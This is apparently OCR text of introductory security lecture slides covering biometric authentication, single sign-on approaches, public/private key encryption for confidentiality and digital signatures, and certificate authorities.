
- Database of electronic representation of user characteristic (fingerprint, face, retina)
- Biometric “reader” device to capture image presented for authentication
- Algorithm for comparision within reasonable bounds



Web Access Controls




Single Sign On (V1)




A ticket-based approach

Single Sign On (V2)



A script-based approach


Single Sign On (V3)



A synchronization-based approach


Encryption

Private Key




Encryption

Public/Private Key Pair



Encryption for Confidentiality


Public/Private Key Pair



The private key half is the one Joe keeps private.
Encrypting with the public key half ensures only Joe can decrypt it.

Encryption for Digital Signature


Public/Private Key Pair



The private key half is the one Joe keeps private.
Being able to decrypt with the public key half proves the message came from Joe.


Key Architecture component:

Certificate Authority



Can be internal or external, it is a repository of public keys.

